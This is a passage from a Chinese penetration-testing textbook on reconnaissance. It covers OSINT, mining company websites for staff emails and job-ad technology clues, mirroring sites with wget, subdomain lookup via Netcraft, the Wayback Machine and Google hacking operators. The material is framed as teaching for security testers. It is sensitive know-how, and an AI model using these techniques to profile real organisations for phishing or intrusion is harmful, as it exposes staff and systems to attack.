被动收集 被动方法是指与目标无相互作用或接触的方法。通过不与目标接触，希望尽量少或不向目标提供将进行的攻击的迹象。

主动收集 给公司、服务台、员工或其他人员打电话属于此类方法。任何要求主动接触目标的方法都属于主动收集。

公开源情报(Open Source Intelligence，OSINT)收集 在情报收集手段中，公开源信息收集或被动信息收集是攻击性最低的。大致上，该过程依赖于从那些对公众可用的开放资源中获取信息。可能的信息源包括报纸、网站、讨论组、新闻稿、电视、社交网络、博客以及无数的其他来源。

5.2 检查公司网站

收集目标信息的入手好地方是目标自己的网站。网站体现了一个组织告知公众其工作内容、存在原因以及其他很多信息的方式。一个典型的公司网站如图5.1所示。




图5.1 一个典型的商业网站

在检查网站时，请查找以下可能有用的信息：

电子邮件地址

不仅要留意一般的电子邮件地址，还要留意可能与特定个人或特定部门联系的任何邮件地址。前一种类型的地址可用于进行针对个人的社会工程攻击，例如网络钓鱼(稍后介绍)，后者可用于获得关于项目或部门结构的信息。

物理地址

任何物理地址都可能不仅提供个人办公室位置信息，还能包括某些功能(例如运输、订单处理)场所甚至是总部办公室的位置。此外，如果需要执行物理安全评估和渗透，或许可以结合使用物理地址和地图应用程序或是Google街景视图，远程查看周边环境，以规划攻击。

招聘

作为正常运营的一部分，许多公司在其网站上发布职位信息，以吸引新员工。虽然发布这种信息的做法未必是个坏主意，但如果处理不当，它可能会成为一个问题。发布技术岗位招聘信息的公司可能会发布诸如“有Active Directory使用经验”或“Windows Server 2012使用经验”之类的特殊要求以及其他详细信息。发布这些详细信息似乎是个不错的主意，但渗透测试者通过分析此类信息，即可快速确定这家公司拥有哪些技术，因为这是他们要寻找具备相关工作经验人员的唯一原因。

产品、项目或服务信息

虽然不是关键问题，但是如果准备进行社会工程攻击，学习公司业务和使用的术语可以帮助说服目标员工，使其相信信息请求合法。

现在你已经大概了解要从网站上寻找哪些信息，问题是当网站很大时，获取这些信息可能是非常耗时的。幸运的是，有一些方法可以大大加快这一进程，至少可帮助信息挖掘。

5.2.1 离线查看网站

检查网站是一个好主意，但如果可以在自己的计算机上离线检查会如何？事情会简单得多，因为可以在文件中搜索文本字符串、模式、各种文件扩展名，甚至在某些情况下还能找到本以为隐藏的内容。能够执行该功能的应用程序通常称为网站下载器，有时也称为网站爬虫，人们制作了许多用于该用途的工具。其中之一是基于Windows平台的BlackWidow，该工具的界面如图5.2所示。

输入一个地址，即可将BlackWidow 指向一个网站，程序开始运行后，会从目标上下载它能下载的所有页面。

BlackWidow 的一个替代选项是Wget，它在Linux/Unix和Windows操作系统上(虽然还需要先下载该程序)均可使用。




图5.2 BlackWidow工具

练习5.1：使用Wget检索网站

Wget是一个Linux和Unix平台通用的实用程序，两个平台中都默认安装它。直到最近为止，还没有Wget Windows客户端，但问题现在已得到解决，用Google 很容易找到一个该程序的副本。

使用以下方式将整个网站下载到计算机上同名的文件夹中：

```
sudo wget -m http://< website name>
```

-m选项代表镜像，即“镜像本网站”。镜像是下载网站的另一种术语。

如果要下载整个网站，可以使用以下方式：

```
wget -r --level=1 -p http://<website name>
```

该命令意味着“下载网站上的所有页面，额外向下递归(-r)一个级别(-level = 1)，并获取组成每个页面(-p)的所有组件(如图像)”。

5.2.2 寻找子域

分析网站还需要考虑另一件事情：子域。子域是对网站主要名称的划分。例如，Microsoft.com的子域可以为support.microsoft.com或beta.microsoft.com。在现实世界中，必须输入全名或单击链接才能访问这些子域。

那么，为什么一家公司会将此作为标准做法呢？它们这样做可能只是为了给不同的职能或部门各自控制的子站，以便更好地组织网站内容。也可能是公司将网站划分为子域以粗略地“隐藏”内容，认为通过保护来隐藏信息是个好主意(事实并非如此)。

要如何简单地找到这些子域？当然，可选的方法有很多，这里介绍一种使用Netcraft网站的方法。后文还会再次介绍Netcraft网站，不过在此首先学习利用它的一项功能来查找子域。

练习5.2：使用Netcraft找到子域

在本练习中，将使用www.netcraft.com网站查看有关目标站点的信息。

(1) 浏览网站www.netcraft.com。

(2) 在What's That Site Running框中，输入www.microsoft.com。

(3) 按回车键。

(4) 查看结果中的信息。

要特别注意有关IP地址、操作系统和Web服务器的信息，因为这对后续的目标攻击十分有用。

5.3 找到不复存在的网站

如果想查看一个不再存在的网站或是现存网站的旧版本，应该怎么做？有一个名为Archive.org的网站，可使用该网站称为“Wayback Machine(时光回溯机)”的功能来实现该操作。使用Wayback Machine，可以找到网站的归档副本，用于检查且可能提取出信息并投入使用。笔者曾有找到企业的旧目录、技术信息、项目和客户信息等副本的经历。

练习5.3：使用Wayback Machine查找归档网站

在本练习中，将使用Wayback Machine查看网站的存档版本。

(1) 浏览www.archive.org。

(2) 在Wayback Machine旁的输入框中，输入要查看的网站的名称。对于本练习，可输入www.microsoft.com。

(3) 单击Browse History 。

(4) 在结果中，可看到信息顶部是年份，下面则是日期。单击一个日子查看网站的旧版本。

可以简单地通过依次单击年份和日期来调整日期，查看当日的该网站。

5.4 用搜索引擎收集信息

你所喜欢的搜索引擎是可为搜寻有用信息提供很大帮助的工具之一。搜索引擎已证明

了自己是定位和访问信息不可或缺的资源。虽然搜索引擎很有用，但是大多数人只用到了其一小部分功能，也就是简单地输入条目和查询结果。这对渗透测试者而言还远远不够，需要更深层次地挖掘搜索引擎的功能。利用谷歌和必应等搜索引擎，可以便捷完善地访问很多用其他方式很难找到的信息。虽然有时客户可能想保密某些信息，但是通过使用正确的诀窍，就能找到这些信息并利用它。

5.4.1 利用谷歌进行黑客活动

由于谷歌可谓最全面和最受欢迎的搜索引擎，本书将聚焦于谷歌黑客技术。使用谷歌进行黑客活动并非什么新鲜事物；事实上，这一能力已在Google的服务中存在了许久。只是许多用户不知道它的存在或不知道如何使用它。使用Google黑客技术，可以提取很多信息，例如获取诸如密码、特定文件类型、敏感文件夹、登录门户、配置信息以及其他数据等。

实现Google黑客技术的关键是以下一些操作符。

- cache：这是一个关键字，它将显示某个网页在Google缓存中的版本，而非其当前版本。
  用法：cache:<网站名>
- link：用于列出所有包含指向查询中指定的页面或网站的链接的Web页面。
  用法： link:<网站名>
- info：提供列出页面的有关信息。
  用法： info:<网站名>
- site：限定在指定网络位置搜索。
  用法： <关键字> site:<网站名>
- allintitle：返回标题中含有指定查询关键字的网页。
  用法： allintitle:<关键字>
- allinurl：只返回URL中包含指定查询关键字的结果。
  用法： allinurl:<关键字>

如果遇到困难或想进行更多高级查询，建议查阅www.hackersforcharity.com处的Google黑客数据库(GHDB)。

5.4.2 获取搜索引擎告警

告警是搜索引擎的另一项并不引人注意的但却应考虑作为信息搜集的一部分的功能。许多搜索引擎包含告警功能，该功能将在有满足搜索条件的内容发布时通知搜索者。在需要进行其他方面的测试工作时，可考虑使用告警作为一种持续关注搜索过程的手段。图5.3显示了Google Alerts页面。




图5.3　Google Alerts页面

练习5.4：使用Google Alerts获取信息

在本练习中，将完成设置和修改Google告警的过程。

(1) 在浏览器中访问www.google.com/alerts。

(2) 输入要接收告警的搜索。输入搜索后，就会显示告警样例。如果结果不可接受，修改搜索内容。如果需要，可以使用Google黑客技术，进一步优化或更好地定位搜索内容。

